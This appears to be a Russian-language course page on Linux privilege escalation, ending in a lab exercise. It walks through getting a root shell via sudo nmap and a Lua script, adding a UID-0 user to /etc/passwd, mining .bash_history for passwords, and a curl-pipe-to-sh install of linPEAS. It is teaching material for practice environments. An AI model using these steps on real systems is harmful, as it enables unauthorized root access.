

????????

?????????? ??

???????????? ??????????

- [Общая информация](#)
- [Пример nmap](#)
- [Эксплуатация ошибок администрирования ОС Linux](#)
- [Практика](#)

????? ????????????

Повышение привилегий — это использование различных уязвимостей операционной системы и прикладного программного обеспечения для повышения своих полномочий в атакуемой системе.

Цели повышения привилегий:

- Получение произвольного доступа ко всем хранящимся в системе данным
- Использование возможностей системы, недоступных для обычного пользователя
- Модификация работающего в системе программного обеспечения для сбора дополнительной информации
- Соккрытие следов активности от системного администратора
- Обеспечение условий для атаки на гипервизор

Методы повышения привилегий

- Использование физического доступа. Например, когда вы получаете совершенно простой доступ на уровне вытаскивания диска или изменения пароля через загрузчик grub.
- Использование ошибок администрирования. Это те ошибки, которые возникают из-за недочетов администраторов, а не из-за ошибок в конкретном ПО, установленном в ОС
- Эксплуатация логических бинарных уязвимостей привилегированных сервисов. Такие ситуации возможны, когда мы обнаружили уязвимость в установленном ПО, работающем под высокими привилегиями.
- Атаки на ядро Linux. Большинство атак на ядро Linux связаны с повреждением его памяти.

Утилиты и сервисы

LinPEAS

Утилита поиска ошибок в конфигурации. <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Gtfobins

Ресурс, на котором публикуют возможности запуска консоли через неявные возможности приложений <https://gtfobins.github.io/> Актуально, когда sudo права без необходимости

введения пароля предоставлены для некоторого приложения.

?????? nmap

1. Проверим права текущего пользователя:

```
$ id
```

2. Отмечаем, что текущий пользователь входит в группу sudo и, следовательно, может выполнять различные команды с повышенными привилегиями. Получаем список таких команд:

```
$ sudo -l
```

3. Видим, что мы можем запускать утилиту nmap, не вводя пароль. Проверим, что права действительно повышаются, используя опцию сканирования -sS, доступную только для root:

```
$ sudo nmap -sS localhost
```

4. Для более полного поиска векторов для повышения прав воспользуемся утилитой LinPEAS:
5. Для поиска способов выполнить произвольного кода с помощью утилиты с повышенными привилегиями обратимся к ресурсу <https://gtfobins.github.io/> и найдем там nmap. Чтобы получить интерактивный шелл с правами root, воспользуемся командами с ресурса gtfobins и заставим nmap выполнить Lua-скрипт, открывающий командную оболочку:

Создадим временный файл с кодом скрипта и сохраним его имя в переменную TF:

```
$ TF=$(mktemp)
```

Добавим код, открывающий оболочку sh:

```
$ echo 'os.execute("/bin/sh")' > $TF
```

6. Запустим скрипт от имени root с помощью sudo и nmap:


```
$ sudo nmap --script=$TF
```

7. Права повышены до root

???????????????? ???? ?????????????????????? Linux

Механизмы безопасности и разграничения прав доступа

/etc/passwd — текстовый файл, содержащий список учетных записей пользователей.



В него можно добавить своего пользователя с отличным от root именем, но с тем же UID:

```
hacker:125мыпа$$:0:0:hacker:/root:/bin/bash
```

Встроенные механизмы передачи и получения прав доступа

Специальные права: SUID

SUID bit позволяет выполнение программы с правами хозяина файлов. Основная идея — дать пользователям как можно меньше прав, при этом достаточных для решения поставленных задач. Механизм используется в большинстве UNIX и UNIX-подобных операционных системах. Особенности механизма SUID в стандартных конфигурациях Linux:

- Работают с полномочиями пользователя root.
- Используются для выполнения безопасных привилегированных операций, например, смены пароля или отправки ICMP-запросов.
- Используются для штатной смены идентификаторов пользователя: su, sudo, pkexec
- Требования к качеству кода этих программ довольно высокие, так как ошибки в них могут привести к нарушению безопасности всей системы.
- Программы учитывают идентификатор запустившего их пользователя и различные файлы конфигурации.

Команда sudo

Правила, используемые sudo для принятия решения о предоставлении доступа, находятся в файле /etc/sudoers. Для редактирования файла редактор visudo. Язык написания и примеры использования подробно изложены в man sudoers

Команда su

Для использования su необходимо ввести соответствующий пароль (если только команду не вызывает пользователь root).

Если введён правильный пароль, su создает новый процесс командного интерпретатора с такими же реальными и эффективными идентификаторами пользователя и группы, а также списком дополнительных групп, что и у указанного пользователя.

Ошибки, допускаемые в конфигурации механизмов безопасности

Хранение «отладочных» файлов с suid-битом Поиск таких файлов:

```
find / -perm /4000
```

Предоставление доступа к команде sudo на файлы, дающие возможность выполнить произвольный код. Изучение предоставленных возможностей sudo:

```
sudo -l
```

Ошибки администрирования и ввода паролей при применении команды sudo

Зачастую администраторы ошибаются: в спешке используют команду sudo, и, не выполнив команду sudo, продолжают вводить пароль, остающийся в истории команд. Изучение истории команд пользователя:

```
cat ~/.bash_history
```

Ошибки Cron

Если строка задания написана в Cron некорректно, появляется возможность выполнить произвольный код через перезапись файлов и добавление исполняемых файлов. Посмотреть список задач в Cron:

```
cat /etc/crontab
```

Инструменты автоматизации

Для ускорения сбора информации о системе можно использовать следующие проекты:

- <https://github.com/diego-treitos/linux-smart-enumeration>
- <https://github.com/rebootuser/LinEnum>
- <https://github.com/luke-goddard/enumy>
- <https://github.com/mostaphabahadou/postenum>
- <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS> (**лучший вариант**)

Автоматизация подбора эксплойтов ядра:

- <https://github.com/mzet-/linux-exploit-suggester>
- <https://github.com/jondonas/linux-exploit-suggester-2>
- <http://www.securitysift.com/download/linuxprivchecker.py>

Мониторинг процессов всей системы из непривилегированного состояния:

- <https://github.com/DominicBreuker/pspy>

Дополнительные материалы

- [Все](#) известные способы
- [Машины](#) для отработки навыков

Методики privesc:

- [Linux-privilege-escalation-using-ld_preload](#)
- [Exploiting-wildcard-for-privilege-escalation](#)
- [Docker-privilege-escalation](#)
- [Lxd-privilege-escalation](#)
- [Linux-privilege-escalation-using-capabilities](#)
- [Linux-privilege-escalation-using-suid-binaries](#)
- [Linux-privilege-escalation-using-exploiting-sudo-rights](#)
- [Linux-privilege-escalation-using-path-variable](#)
- [Linux-privilege-escalation-using-misconfigured-nfs](#)

Задачи на privesc на внешних ресурсах:

- [ELF32-System-1](#)
- [ELF32-System-2](#)
- [Shared-Objects-hijacking](#)
- [Bash-Restricted-shells](#)
- [Bash-Awk-netstat-parsing](#)
- [Sudo-weak-configuration](#)
- [Bash-cron](#)
- [Ultra-Upload](#)
- [SSH-Agent-Hijacking](#)

- [Linux PrivEsc Arena](#)

????????

Архив с compose: <https://stepik-files.cyber-ed.space/WhiteHat/lpe.zip>

```
ssh -p 2022 regular@127.0.0.1
```

Логин: regular, пароль: regular

Повысить права.